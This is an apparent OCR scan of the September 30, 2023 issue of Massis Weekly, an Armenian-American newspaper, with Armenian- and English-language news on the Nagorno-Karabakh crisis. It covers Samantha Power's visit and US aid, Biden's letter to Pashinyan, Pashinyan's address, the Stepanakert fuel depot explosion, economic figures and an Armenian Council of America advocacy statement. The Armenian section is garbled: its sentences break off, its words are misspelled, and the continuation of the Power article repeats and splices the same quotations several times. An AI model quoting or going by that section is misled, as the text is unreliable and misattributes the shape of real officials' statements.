



Ուաշինգտոն Ունի
Բաւականաչափ
Գործիքներ Պաքուին
Զսպելու Համար
Կը Յայտնէ
Սամանթա Փառը



ԱՄՆ Միջազգային Զարգացման
Գործակալութեան ղեկավար
Սամանթա Փառը

«Անկախ աչքեր ու ականջներ ունենալը, լեռնալին Ղարաբաղ անյապաղ մուտքի հնարաւորութիւնը մէջի համար այժմ բացարձակ առաջնահերթութիւնն է», երեւանի մէջ յայտնեց ԱՄՆ Միջազգային Զարգացման Գործակալութեան ղեկավար Սամանթա Փառը, որ կը դլխաւորէ Ուաշինգտոնէն ժամա-

Ծար. էջ 6

Մեր Արտաքին Անվտանգութեան Համակարգերը Արդիւնաւէտ Չեն. ՀՀ Վարչապետ

«Վերջին տարիների Հայաստանի Հանրապետութեան դէմ Ասրապէցանի ձեռնարկած յարձակումները ակնյայտ եղրակացութեան են բերում, որ արտաքին անվտանգութեան այն համակարգերը, որոնցում ներգրաւուած ենք, արդիւնաւէտ չեն ՀՀ պետական շահերի եւ անվտանգութեան տեսակէտից», - ժողովուրդի լողած այսօրուայ ուղերձին մէջ յայտարարեց վարչապետ Նիկոլ Փաշինեան:

Ցիշելով շարք մը իրադարձութիւններ, ինչպէս օրինակ՝ հծաբերդի, Փառուխի դէպքերը, Արցախի բնակչութեան ահաբեկումը, ատրպէցանական վերջին յարձակումը՝ ան յայտնեց, որ այս ամէնը լրջագոյն հարցեր կը բարձրացնեն Լեռնալին Ղարաբաղի մէջ Ռուսաստանի Դաշնութեան խաղաղապահ գորախումբի գործունէութեան եւ նպատակներու մասին:

Ի հեճուկս 2020 թուականի Նոյեմբեր 9-ի եռակողմ յայտարարութեան՝ լեռնալին Ղարաբաղի հայութիւնը այսօր ալ կանգնած է ցեղացին գտումներու վտանգի առջեւ, շեշտեց Հայաստանի վարչապետը: Ան յայտնեց, որ մարդասիրական բեռնէր մտած են Արցախ, սակայն այդ չի լուծեր եղած ճգնաժամը:

«Եթէ լշ հայերի իրենց տներում ապրելու իրական պայմաններ եւ էթնիկ գտումներից պաշտպանութեան գործուն մէխանիզմներ չստեղծուեն, հաւանականութիւնը,



Վարչապետ Փաշինեան պատգամ կ'ուղղէ Հայաստանի ժողովուրդին

որ լեռնալին Ղարաբաղի հայերն իրենց կեանքն ու ինքնութիւնը փրկելու միակ միջոց կը տեսնեն հեռացումը իրենց հայրենիքից, չափազն մեծանում է: Իրադարձութիւնների նման զարդացման պատասխանատութիւնը ամբողջութեամբ կ'ընդունի ՀՀ», - ըսաւ Փաշինեան՝ աւելցնելով որ «իր կառավարութիւնը միջազգային գործընկերներու հետ կ'աշխատի Արցախի Հայերու իրաւունքներու ու անվտանգութեան ապահովման ուղղութեամբ միջազգային գործընկերներու ձեւաւորման վրայ:

«Բայց եթէ այդ ջանքերը կոնկրետ արդիւնքներ չտան, կառավարութիւնը լեռնալին Ղարաբաղի մէր քողուրդին եւ եղբայրներին ամենայն հոգատարութեամբ կ'ընդունի ՀՀ», - ըսաւ Փաշինեան շեշտելով, սակայն, որ այդպիսով Հարցերը աւելի կը սրուին:

Փաշինեան ըսաւ որ, դաշնակիցներու վարած այս քաղաքականութիւնը կապ չունի 2018-ին յեղափոխութեամբ հաստատուած կառավարութեան հետ, այդ քաղաքականութեան դրսեւորումները եղած են նաև անցեալին: Ան մեղադրեց այդ գործընկերներուն դիւանագիր 5

Հարիւրաւոր Զոհեր՝ Ստեփանակերտի Մօտ Տեղի Ունեցած Ողբերգական Պայթումի Պատճառը



Պայթումի զոհերը հիւանդանոցներու մէջ

Ստեփանակերտ-Ասկերան ճանապարհին յարակից տարածքին պենզինի պահեաստին մէջ տեղի ունեցած պայթումի պատճառներուն մասին պաշտօնապէս դեռ ոչինչ հաղորդուած է: Ցայտունի է, որ տարբեր աստիճանի այրուածքներ ստացած է 290 մարդ: 7 տուժած մահացած է հիւանդանոցին մէջ, կայ 13 անձանաչելի մարմին:

«Բազմաթիւ անձեր անհետ

կորսուած կը համարուին, քանի որ պայթումին հետեւանքով այրած են», հաղորդած է Արցախի տեղեկատուական շտաբը՝ առանց յատակացնելու, թէ խօսքը քանի մարդու մասին է:

Արցախի նախկին պետական նախարար Արտակ Բեգլարեանը խօսծ է բազմաթիւ ականատեսներու հետ եւ ամսնց լրում ընելով նշած

Ծար. էջ 5

Ֆրանսան Խորացուցած է Ուազմական Ոլորտէն Ներս Հայաստանի Հետ Համագործակցութիւնը.

ֆրանսիայի ԱԳ նախարար



ֆրանսիայի ԱԳ նախարար
Քարտին Քոլոմնա


յաւելեալ 7 միլիոն Եւրոյով:

Ֆրանսայի արտաքին գործոց նախարարը աւելցուցած է, որ Ֆրանսան նաև ամրապնդած է պաշտպանական յարաբերութիւնները Հայաստանի հետ. «Երեւանում ֆրանսայի դեպանատան մէջ ներկայ

Ծար. էջ 4

ԼՈՒՐԵՐ

Հայաստանի Տնտեսական Աշխուժութիւնը Ութ Ամսուան Մէջ Աճած է 10,4 Տոկոսով



Հայաստանի տնտեսական աշխուժութեան ցուցանիշը՝ 2023 թուականի Յունուար-Օգոստոս ամիսներուն 10,4 տոկոսով աւելցած է նախորդ տարուան նոյն ժամանակահատուածին նկատմամբ։ Այս մասին կը փաստեն ՀՀ վիճակագրական Կոմիտէի հրապարակած տուեալները։

Արդյունաբերական արտադրանքին ծաւալը այս տարուան Յունուար-Օգոստոսին նախորդ տարուան նոյն ժամանակահատուածին համեմատ նուազած է 0,1 տոկոսով։

Շինարարութեան ծաւալը՝ 2023-ի 8 ամիսներուն նախորդ տարուան նոյն ժամանակին համեմատ աւելցած է 17,3 տոկոսով։

Առևտուրի շրջանառութեան մէջ Յունուար-Օգոստոսին 2022-ի Յունուար-Օգոստոսի նկատմամբ աւելցումը կազմած է 23,1 տոկոս։ Նոյն ժամանակահատուածին մատուցուած ծառայութիւններուն ծաւալը աւելցած է 14,8 տոկոսով։

2023 թուականի առաջին 8 ամիսներուն սպառողական վիճակու ցուցակը նախորդ տարուան նոյն ժամանակահատուածին համեմատ աճած է 3,1 տոկոսով, իսկ արդիւնաբերական արտադրանքի գիներուն ցուցակը աճած է 0,9 տոկոսով։

Ելեկտրականութեան արտադրութեան ծաւալը այս տարուան Յունուար-Օգոստոսին նախորդ տարուան նոյն ժամանակին համեմատ նուազում է 2,6 տոկոսով։

Արտաքին առեւտրաշրջանառութեան ծաւալը այս տարուան Յունուար-Օգոստոսին նախորդ տարուան նոյն ժամանակին համեմատ նկատուած է 53 տոկոս աճ։ Հնդորում՝ արտահանումը աճած է 51,8 տոկոսով, իսկ ներմուծումը՝ 53,8 տոկոսով։

Դրամի փոխարժէքը՝ ԱՄՆ տուլարին նկատմամբ՝ Յունուար-Օգոստոս ամիսներուն կազմած է 388դ.93 դրամ։

Յունիս 30-ի Դրութեամբ ՀՀ Պետական Պարտքը Կը Կազմէ 11 Միլիար 103 Միլիոն Տոլար

Հայաստանի պետական պարտքը՝ Յունիս 30-ի դրութեամբ կը կազմէ 4 թրիլիոն 289 միլիարդամբ, ԱՄՆ տուլարով՝ 11 միլիար 103 միլիոն տոլար։ Այս մասին յայնուեց ՀՀ ելեւմուտքի նախարար վահէ Յովհաննիսեանը Ազգային ժողովի ելեւմտավարկային եւ պիտի հաջական հարցերու յանձնաժողովի նիստին 2023 թուականի պետական պիտմատէի առաջին կիսամենակի կատարման ընթացքին վերաբերեալ տեղեկանքի քննարկման ընթացքին։

«Դրամային արտայայտութեամբ պետական պարտքն առա-

ջին կիսամենակում աճել է 2,5 տոկոսով, իսկ ԱՄՆ տոլարով աճել է 4,4 տոկոսով։ Յունիսի 30-ի դրութեամբ պետական պարտքը կազմում է 4 թրիլիոն 289 միլիարդամբ, ԱՄՆ տուլարով՝ 11 միլիար 103 միլիոն տոլար», ըստ Յովհաննիսեան։

Նախարարին վստահեցմամբ՝ պարտքի կառավարման հետ կապուած ցուցանիշերը կը գտնուին թիրախային մակարդակին, ներքին պարտքի եւ դրամային պարտքի ցուցանիշերը շարունակաբար կը բարելաւուին։

Լեւոն Քոչարեանը Մէկ Ամիսով Պիտի Կալանաւորուի

Հայաստանի երկրորդ նախագահի որդին՝ Լեւոն Քոչարեանը մէկ ամիսով պիտի կալանաւորուի։ Այդ մասին Ֆէյսապուրվով գրած է փաստաբան Ալեքսանտր Քոչարեանը։

Ռոպերթ Քոչարեանի որդին բերման ենթարկուած էր Սեպտեմբեր 22-ին Երեւանի մէջ բողոքի շարժման ժամանակ։

Փաստաբանին փոխանցմամբ՝ քննիչը Լեւոն Քոչարեանին մեղադրանք առաջադրած է իշխանութեան ներկայացուցիչի նկատմամբ բոնութիւն գործադրելու համար։ Լեւոն Քոչարեանը մեղադրանքը չ'ընդունիր՝ բնորոշելով դաշտուած։

Հաղորդուեցաւ, որ Քննչական Կոմիտէն կիրակի օր յայտնեց, որ Երեւանի մէջ հաւաքներու ընթացքին կալանաւորուած է 26 հոգի։



Հայաստանի երկրորդ նախագահի որդին՝ Լեւոն Քոչարեան

Քննչական Կոմիտէն կիրակի օր յայտնեց, որ Երեւանի մէջ հաւաքներու ընթացքին կալանաւորուած է 26 հոգի։

Այս Պահի Դրութեամբ ԼՂ-ից Բռնի Տեղահանուած 20270 Անձ Ստացել է Հաշուառում. Նազելի Բաղդասարեան



ՀՀ վարչապետի մանուկի քարտուղար Նազելի Բաղդասարեան ասուլիսի ընթացքին

ՆԳՆ օպերատիւ կենդրունէն կը յայտնեբ որ, այս պահու գրութեամբ Լեւոնային Ղարաբաղէն բոնի տեղահանուած 20270 անձ ստացած է հաշուառում։ Լեւոնային Ղարաբաղէն բոնի տեղահանուած մէր հայրենակիցներուն կառավարութեան «Հումանիտար կենտրոնի» կողմէ ցուցաբերուող աջակցութեան աշխատանքներու ընթացքը ներկայացնելով ըստ ՀՀ վարչապետի մարգուլի քարտուղար Նազելի Բաղդասարեանը։

«Եթէ քաղաքացիները ունենում են կեցավայրի անհրաժեշտ ստուգամարդութեան համար։

ԱԱԾ-Ն Կը Մեղադրէ Երեւանի Նախկին Քաղաքապետ՝ Վարչապետի Ֆիզիքական Ոչնչացումը Ծրագրաւորելու Սէջ

Ազգային Անվտանգութիւնը Մառայութիւնը օրերս ձերբակալուած՝ Երեւանի նախկին քաղաքապետ Ալաբերթ Բագէեանը կը մեղադրէ վարչապետ Փաշինեանի ֆիզիքական ոչնչացումը ծրագրաւորելու, նաեւ իշխանութիւնը իւրացնելու նախապարասութեան համար։

Բագէեանը ու «Խաչակիրներ» ուազամահայրենասիրական կազմակերպութեան 7 անդամները ձերբակալուած են, յայտարարած է ԱԱԾ-Ն ընդգծելով, որ իրենց կամքէն անկախ, սակայն, անոնք չեն կրցած յանցագործութիւնը աւարտին հասցնել։

Բագէեանի փաստաբան Գէորգի Մելիքեանը՝ «Ազատութեան» հետ զրոյցին ընդգծեց, որ իշխանութեան իւրացումը կազմակերպելու մէջ մեղադրուող Բագէեանի մեղադրականին մէջ գրուած է նաեւ, որ ան մտադիր եղած է իրագործել վարչապետ Նիկոլ Փաշինեանի ֆիզիքական ոչնչացումը, բայց չէ հասցուցած։ Մահափորձի

Սամուել Բաբայեանը Հաքարիի կամուրջու ժամանած է Հայաստան, Կը Պնդէ՝ Անցակէտը Անցնելու ժամանակ Զէ Կերպարանափոխուած



Երեւանի նախկին քաղաքապետ Ալաբերթ Բագէեան

մասով այլ մանրամասնութիւններու տեղեակ չէ փաստաբանը, ըստ միայն, որ պաշտպանեալը մեղքը չընդունիր, ինքզինք կը համարէ քաղաքական բանտարկեալ, որուն իշխանութիւնը բանտարկած է ստեղծուած լարուած իրավիճակով պայմանաւորուած։

Գէորգի Մելիքեանը փոխանցեց նաեւ, որ ԱԱԾ-Ն դիմած է դատարան՝ Բագէեանը կալանաւորելու համար։

Սամուել Բաբայեանը Հաքարիի կամուրջու ժամանած է Հայաստան, Կը Պնդէ՝ Անցակէտը Անցնելու ժամանակ Զէ Կերպարանափոխուած

«Միասնական Հայրենիք» կուսակցութեան առաջնորդ Սամուել Բաբայեան Հաքարիի կամուրջով ժամանած է Հայաստան։ Բաբայեանը՝ «Ազատութեան» յայտնեց՝ ինչպէս բոլորը, ինքն ալ իջած է անցակէտին, փաստաթուղթեան ներկայացուցած։

Սամուել Բաբայեանը կը պնդէ, որ ատրպէցանական անցակէտը անցնելու ժամանակ չէ կերպարանափոխուած։

ԼՈՒՐԵՐ

«Պէտք է Ըլլայ Միջազգային Առաքելութիւն, Որ Ապահովէ Լեռնային Ղարաբաղի Բնակչութերուն Իրաւունքներն Ու Անվտանգութիւնը». Միլլը

Ուսաշմկթըն մտահոգուած է Լեռնային Ղարաբաղի մէջ ստեղծուած իրավիճակով, ճեպացրոցի ժամանակ յայտնած է ԱՄՆ Պետական Քարտուղարութեան խօսնակ Մեթիու Միլլը՝ կարեւորելով, մասնաւորապէս, տուութիւն ունեցող զինադադարի պահպանումը, լեռնային Ղարաբաղի ժողովուրդին մարդասիրական կարիքներու բաւարարումը, Ատրպէճանի ու Հայաստանի միջեւ կայտն խաղաղութեան համաձայնագրի հաստատման հասնիլը:

Միլլը շեշտած է, որ Լեռնային Ղարաբաղի հայերը պէտք է կարենան մնալ իրենց տուներուն մէջ, եթէ կը փափաքին, եւ ապրին խաղաղ ու արժանապատիւ պայմաններու մէջ, ընդգծելով որ անոնց իրաւունքներն ու անվտանգութիւնը պէտք է յարգուին: Իսկ անոնք, որոնք կը փափաքին հեռանալ Արցախին, ապա պէտք է ապահովուի անոնց անվտանգ ելքը՝ անկախ՝ երրորդ կողմի վերահսկողութեան ներգոյք, ըսած է Պետական Քարտուղարութեան խօսնակը:

Ատրպէճանը, շեշտած է Միլլը, պատասխանատուութիւն կը կրէ խաղաղ բնակիչները պաշտպանելու, անոնց նկատմամաթ մարդկացին վերաբերմունք ապահովելու համար, ընդ որում՝ անոնց նկատմամբ, որոնց կը կասկածի մարտական գործութիւններու մէջ ներգրաւուած ըլլալու համար:

«Մենք կը հաւատանք, որ պէտք է ըլլայ միջազգային առաքելութիւն, որ կ'ապահովէ թափանցիկութիւն եւ կ'երաշխաւորէ լեռնային Ղարաբաղի բնակիչներու համար:

Փրոֆ. Իւմիթ Քուրդի Հրապարակային Ասուլիսը Այնթապի Հնչակեան Կուսակցութեան Գործունէութեան Մասին



Անցեալ Զորեքշաբթի, Սեպտեմբեր 20, 2023, Երեկոյեան ժամը 8:00ին, ընտրանի բազմութիւնը մը ներկայ գտնուեցաւ Փաստինսայի Հ.Կ.Բ.Մ.ի սրահը, ունկնդրելու թուրք անուանի պատմաբան եւ ԱՄՆ-ի համալսարաններու մէջ դասախոս ֆորփ. Իւմիթ Քուրդի շահեկան ասուլիսը, նուիրուած Այնթապի ՍԴՀԿ-ի գործունէութեան:

Սոյն միջոցառումի կազմակերպիչ «Մասին» շաբաթաթերթի հրատարակչական Մարմնի անդամ եւ օրուան հանդիսավար իրաւաբան Գրիգոր Մոլոյեան, իր բացման խօսքին մէջ ողջունելի ետք ներկայ համարակութիւնը, համառոտ գիծերով ներկայացուց հիւր դասախոս իւմիթ Քուրդը, որպէս ԱՄՆ-ի տարբեր համալսարաններու պատմութեան դասախոս եւ հեղինակ արժէքաւոր հասորներու: Ապա հրաւիրեց ներկաները մէկ վայրկեան յոտնկայ լարգելու Արցախի եւ Հայաստանի նահատակներու լիշտառկը:

Խական Դաշնակցութեան հետ, դիմակալու համար սպառնացող ընդհանուր վտանգները շրջանի հայութեան դէմ:

Ի. Քուրդ յատկապէս շեշտեց Ատանայի կոտորածը եւ սուլթանկան վարչակարգի հայահալած քաղաքականութեան հետեւանքով ստեղծուած մէծ տեղաշարժը: Արդարեւ Հնչակեան ազատամարտիկներն անտարբեր չի մնալով, ստեղծեցին ինքնապաշտպանութեան ջոկատներ եւ կազմակերպուած ռազմավարութեամբ առաջքն առիւն նոր կոտորածներու, որոնք սակացն... Երկար չտեսեցին: Կարելի չէ մոռնալ մէծ ջարդերը 1890-ին, 1909-ին եւ ի մասնաւորի 1915-ի ցեղասպանութիւնը: Ցաջորդող տարիներուն եւս շարունակուեցան անմարդկացին արարքները եւ վերապրող հայերն ստիպուեցան արտագովել դէպի օտար հորիզոններ: Սակայն կային նաեւ սահմանափակ թիւով այլ հայեր, որոնք թուրքիոյ նոր սահմանադրութեան առթիւ «արդարութիւն»:



Յարգարժան դասախոսը՝ ամփոփ կերպով պատմականն ըրաւ Սոցիալ Դեմոկրատ Հնչակեան կուսակցութեան, կառուցուածքին, դաշտապահուութեան եւ վարած յեղափոխական ու պատմագրական շարժումներուն մասին:

Իւմիթ Քուրդ մասնաւորաբար կեդրուացաւ կիլիկիոյ շրջանի եւ առանձնապէս անդրադաւած Հերոսական Այնթապ քաղաքի Հնչակեան կուսակցութեան տարբեր կառուցներու պատապագրական շարժումներուն մասին, որոնք կը մղուէին յանուն արդարութեան եւ ընդէմ բունանշումներուն: Այնթապի Հնչակեան ազատամարտիկներն անմիջական հաղորդակցութիւններու մէջ էին մերձակայ քաղաքներու յեղափոխական շարժումներու հետ: Որոշ պարագաներու բերումով, համագործակցութեան մէջ էին նաեւ Հայ Յեղափոխական Դաշտական Համարդաշակութիւնը:

Թիւն» եւ հաւասարկութեան «բարիք»ներէն օգտուելու համար իրենց ծննդավայրերը վերադարձան: Բայց... դարձեալ դէմ յանդիման գտնուեցան տիսուր եւ դաժան իրականութիւններու դիմաց եւ հարկադրաբար լքեցին տուն-տեղ, հաստատուելով Հալէպ եւ կամ այլ տեղեր, աջակցութիւն ստանալով ամերիկեան ու այլ որբախնամ եւ մարդասիրական ընկերութիւններէն:

Դժբախտաբար աւելի քան դար մը ետք՝ պատմութիւնն ինքինք կը կրկնէ: Երբեմնի անհայրենիք ատրպէճանցին՝ այսօր իր թուրք եղբօր աջակցութիւնը վայելով, կը գործադրէ իրեն ժառանգ մնացած ցեղասպանութիւնը:

Ասուլիսի աւարտին՝ տեղի ունեցաւ հարց-պատասխանի բաժին, հիւրասիրութիւն եւ մակագութիւն Փրոփ. իւմիթ Քուրդի հրատակած հատորներուն:

Ուաշինթըն Ունի Բաւականաշափ Գործիքներ Պաքուին Զսպելու Համար

Շարունակուած է 1-էն

Նած բազմանդամ պատուիրակութիւնը, անոր կազմին մէջ՝ եւրոպացի եւ Եւրասիոյ հարցերով պետականութեան սատարելու մասին, Հայաստանի վարչապետն ու միւս բարձաստիճան պաշտօնեաները կը յայտարարեն, որ ատրպէճանական նոր յարձակման վտանգ կայ Հայաստանի ինքնիշխան տարածքներուն նկատմամբ: «Ազատութիւն»-ը հետաքրուեցաւ Սամանթափառութիւնը, թէ ինչ լծակներ ունի ԱՄՆ՝ զսպելու Ատրպէճանի հնարաւոր ունաձգութիւնը: Փառուը արձագանքեց, որ «Ուաշինթընը ունի բաւականաշափ գործիքներ իր տրամադրութեան տակ, ԱՄՆ մայրաքաղաքին մէջ բարձր մակարդակներով քննարկումներ կ'ընթանան, թէ որոնք պիտի ըլլան համարժէք քայլերը»:

«Այստեղին Ուաշինթըն պիտի տանիծ ուղերձներ ու մտահոգութիւնն, որոնք լսած եմ բոլոր մարդոցմէ, որոնց հանդիպած եմ Հայաստանի մէջ՝ կապուած հնարաւոր հետագայ բունութիւններուն հետ»:

Սամանթափառութիւն փոխանցած նամակին մէջ ԱՄՆ նախագահ Պայտընը Միհացեալ Նահանգներուն ուժեղ աշակետ քաղաքապէտ Փաշինեանին, որ ԱՄՆ-ի աջակցութիւնը կը յայտնէ Հայաստանի անկախութեան ու ինքնիշխանութեան»:

Սամանթափառութիւն փոխանցած նամակին մէջ ԱՄՆ նախագահ Պայտընը Միհացեալ Նահանգներուն ուժեղ աշակետ քաղաքապէտ Փաշինեանին մէջ՝ կապուած հնարաւոր հետագայ բունութիւններուն հետ»:

«Այստեղին Ուաշինթըն պիտի տանիծ ուղերձներ ու մտահոգութիւնն, որոնք լսած եմ բոլոր մարդոցմէ, որոնց հանդիպած եմ Հայաստանի մէջ՝ կապուած հնարաւոր հետագայ բունութիւններուն հետ»:

Դին բարեկեցութիւնը ապահովելու ճանապարհին», աւելցուց Փառուը:

Մինչ Ուաշինթըն կը յայտարարէ Հայաստանի տարածքային ամբողջականութեան սատարելու մասին, Հայաստանի վարչապետն ու միւս բարձաստիճան պաշտօնեաները կը յայտարարեն, որ ատրպէճանական նոր յարձակման վտանգ կայ Հայաստանի ինքնիշխան տարածքք քննարկումներ կ'ընթանան, թէ որոնք պիտի ըլլան համարժէք քայլերը»:

«Այստեղին Ուաշինթըն պիտի տանիծ ուղերձներ ու մտահոգութիւնն, որոնք լսած եմ բոլոր մարդոցմէ, որոնց հանդիպած եմ Հայաստանի մէջ՝ կապուած հնարաւոր հետագայ բունութիւններուն հետ»:

«Անկախ աչքեր ու ականջներ ունենալուը, Լեռնային Հարաբաղ անյապաղ մուտքի հնարաւոր ութիւնը մէզի համար այժմ բացարձակ առաջնահերթութիւնն է», Երեւանի մէջ յայտնեց ԱՄՆ Միջազգային Զարգացման Գործակալութեան ղեկավար Սամանթափառութիւնը, որ կը գլխաւոր իրավաբարձր մասնակիութեան ամբապնդան ջանքերուն մէջ:

«Անկախ աչքեր ու ականջներ ունենալուը, Լեռնային Հարաբաղ անյապաղ մուտքի հնարաւոր ութիւնը մէզի համար այժմ բացարձակ առաջնահերթութիւնն է», Երեւանի մէջ յայտնեց ԱՄՆ Միջազգային Զարգացման Գործակալութեան ղեկավար Սամանթափառութիւնը գործակալութեան ղեկավար Սամանթափառութիւնը, որ կը գլխաւոր իրավաբարձր մասնակիութեան ամբապնդան ջանքերուն մէջ:

«Ես այստեղ եմ՝ երթալու, հանդիպելու Լեռնային Հարաբաղ անյապաղ մուտքի հնարաւոր ութիւնը մէզի համար այժմ բացարձակ առաջնահերթութիւնն է», Երեւանի մէջ յայտնեց ԱՄՆ Միջազգային Զարգացման Գործակալութեան ղեկավար Սամանթափառութիւնը, որ կը գլխաւոր իրավաբարձր մասնակիութեան ամբապնդան ջանքերուն մէջ:

massis Weekly

Volume 43, No. 36

Saturday, September 30, 2023

PM Pashinyan: Armenia's External Security Systems Have Failed to Safeguard Our National Interests



YEREVAN — In a televised address to his nation on Sunday, PM Nikol Pashinyan declared that Armenia's defense apparatus has failed to ensure the country's national interests and security in recent years.

"The attacks carried out by Azerbaijan against the Republic of Armenia in recent years lead to an obvious conclusion that the external security systems in which we are involved are not effective from the point of view of the state interests and security of the Republic of Armenia," Pashinyan said.

He then questioned the role and motives of the Russian peacekeeper contingent in Karabakh and said that if immediate measures aren't taken to ensure the safety of Karabakh Arme-

nians they will be left with no alternative but to leave their historic homeland given Azerbaijan's policy of ethnic cleansing.

"Azerbaijan, which has adopted the policy of ethnic cleansing, and the peacekeeping troops of the Russian Federation in Nagorno-Karabakh would bear full responsibility for such a course of events," he said.

Pashinyan said Armenia is working with its international partners to create international mechanisms to guarantee the rights and security of Karabakh Armenians, adding that Armenia will accept and care for all those who chose to leave Karabakh.

In an apparent reference to Russia, Pashinyan said Armenia has never

Continued on page 4

Armenian Medics Rushed to Karabakh After Deadly Fuel Depot Blast That Killed and Injured Hundreds



STEPANAKERT -- Azerbaijan allowed Armenian doctors on Tuesday to visit Nagorno-Karabakh to treat and evacuate scores of people injured in Monday's powerful explosion at a fuel depot outside Stepanakert.

Karabakh authorities said at least 20 people were killed and over 270 others seriously injured and hospital-

ized as a result of the explosion. They appealed for urgent medical aid from Armenia, saying that Stepanakert's two main hospitals cannot provide adequate care to all victims due to their limited capacity and lack of medication.

A team of Armenian doctors flew

Continued on page 4

Biden to Pashinyan

United States Strongly Supports the Sovereignty, Territorial Integrity and Independence of Armenia

WASHINGTON, DC — The Administrator of the US International Development Agency, Samantha Power, conveyed the letter of US President Joe Biden to Prime Minister Nikol Pashinyan.

The letter reads:

Dear Mr. Prime Minister,

I send my best wishes to you and the people of Armenia as you celebrate your Independence Day. This year, as we mark this proud occasion, we are also mourning the recent loss of life of ethnic Armenians in Nagorno Karabakh. I have asked Samantha Power, a key member of my cabinet, to personally convey to you the strong support of the United States and my Administration for Armenia's pursuit of a dignified and durable regional peace that maintains your sovereignty, independence, territorial integrity, and democracy.

Armenia has demonstrated its commitment to that purpose by engaging in peace talks with Azerbaijan as well as implementing critical economic reforms, improving government accountability and strengthening democratic institutions. I assure you that the United States will continue to stand beside Armenia as you work to strengthen the democracy at home and seek stability in your neighborhood.

The United States is committed



to work with your government and addressing humanitarian needs emerging from the latest violence, which Administrator Power will discuss with you in depth. We will also continue to strengthen our cooperation on energy diversification, resilience, and security, as demonstrated by our recent military exercises.

Armenia's rich history has inspired nations and people everywhere to strive for liberty and justice. And the Armenian-American community continues to be a source of strength in my own country. In the year ahead, I hope to continue to further deepen and strengthen the bonds between our nations – and our people".

Samantha Power:

International Mission Should Be Sent to Nagorno-Karabakh Immediately

KORNIDZOR — The United States will provide \$11.5 million in humanitarian assistance to the people of Nagorno Karabakh, USAID Administrator Samantha Power told reporters in Kornidzor, at the entrance to the Lachin corridor.

She said the nine-month blockade of the corridor by the government of Azerbaijan created excruciating humanitarian conditions for the people living in Nagorno Karabakh.

"Blockages of food, medicine and supplies created dire shortages inside Nagorno Karabakh. Humanitarian organizations, independent eyes and ears were shut out," she said, adding that the military attacks last week have made the dire situation even worse.

She said they have received disturbing accounts of violence against civilians (committed by Azerbaijani soldiers) from eyewitnesses. At the same time, given the chaotic situation that has developed so far and the trauma that people have experienced, it is nec-



essary to listen to people's stories to understand the real situation.

Samantha Power stressed that it is absolutely critical that humanitarian organization be granted full and unimpeded access to the Lachin corridor and the towns in Nagorno Karabakh.

Continued on page 3

ACA's Statement on Recent Developments in Artsakh and the Biden Administration



The indigenous Armenians of the Republic of Artsakh (Nagorno-Karabakh) face ethnic cleansing and genocide by Azerbaijan and its dictatorial regime led by Aliyev. Azerbaijan once again violated the 2020 ceasefire agreement, in an all-out offensive strike against Artsakh. Presently, Azeri forces have surrounded tens of thousands of ethnic Armenians holding them hostage, depriving them of food, electricity, and gas. This most recent effort by Azerbaijan to ethnically cleanse the region of Armenians, resulted in the targeted shelling of homes, schools, and hospitals where at least 12 children were murdered alongside countless innocent civilians. These acts were preceded by Aliyev proclaiming that “our determination, strength, and mighty fist crushed [Armenian] skulls.” More recently, Aliyev stated “[Armenians] probably won’t be able to breathe there again. The job is done.” Contrary to a binding order by the International Court of Justice, Azerbaijan has refused to ensure the unimpeded movement of persons, vehicles, and cargo along the only corridor connecting Artsakh with Armenia. The reasoning behind Aliyev’s chokehold on the region is self-evident.

Around the country, Armenian-Americans have taken to peaceful protest to bring awareness of the ongoing atrocities to the citizens and government of the United States. Shamefully, the US government has failed to respond adequately to the atrocities being committed by the Azerbaijani regime. Despite the Biden Administration’s awareness of the unfolding humanitarian disaster, the President met with Azerbaijan’s Foreign Minister yesterday, tacitly signaling to the Aliyev regime that it would face no consequences.

As the self-proclaimed defender of the free world, the Biden Administration must fervently combat Azerbaijan’s mission to ethnically cleanse the ancient homeland of the Armenian people. President Biden has also committed to uphold the territorial sovereignty of all nations, yet the Armenian people have seen little of that commitment as Azerbaijan continues to occupy the internationally rec-

ognized sovereign territory of the Republic of Armenia. Recently, U.S. Assistant Secretary of State Yuri Kim said, “the United States will not countenance any action or effort... to ethnically cleanse or commit other atrocities against the Armenian population of Nagorno-Karabakh. The current humanitarian situation is not acceptable.” No tenable action has been taken in furtherance of this claim. The United States must put these words into action and lead the international community to impose stringent and lasting sanctions against Azerbaijan and the Aliyev regime.

The safety of all Artsakh Armenians is paramount. As Ms. Alice Wairimu Nderitu, UN Special Adviser on the Prevention of Genocide reported on September 22, 2023, “[Azeri] Military action can only contribute to escalate what is already a tense situation and to put the civilian population in the area at risk of violence, including risk of Genocide and related atrocity crimes.”

We call upon the United States government to:

- Implement international protectorate status for the Republic of Artsakh.

- Immediately dispatch international monitors to Artsakh, the Lachin Corridor, and border positions between Armenia and Azerbaijan.

- Ensure the safe return of displaced Artsakh Armenians.

- Provide direct humanitarian assistance to the Republic of Artsakh and its citizens.

- Ensure safe/uninterrupted passage between Artsakh and Armenia.

- Cease all forms of aid and assistance to Azerbaijan.

- Sanction Azerbaijani officials responsible for facilitating and/or committing war crimes and genocidal acts.

- Guarantee the self-determination of indigenous Armenians in the region and the territorial sovereignty of Artsakh and Armenia.

The frequently espoused American values and fundamental principles should not remain empty rhetoric. It is imperative for the United States to marshal the free world to safeguard the people of Artsakh and Armenia.

Armenian Council of America
9/22/2023

Supporting Armenians Against Azerbaijani Aggression Act Introduced in House

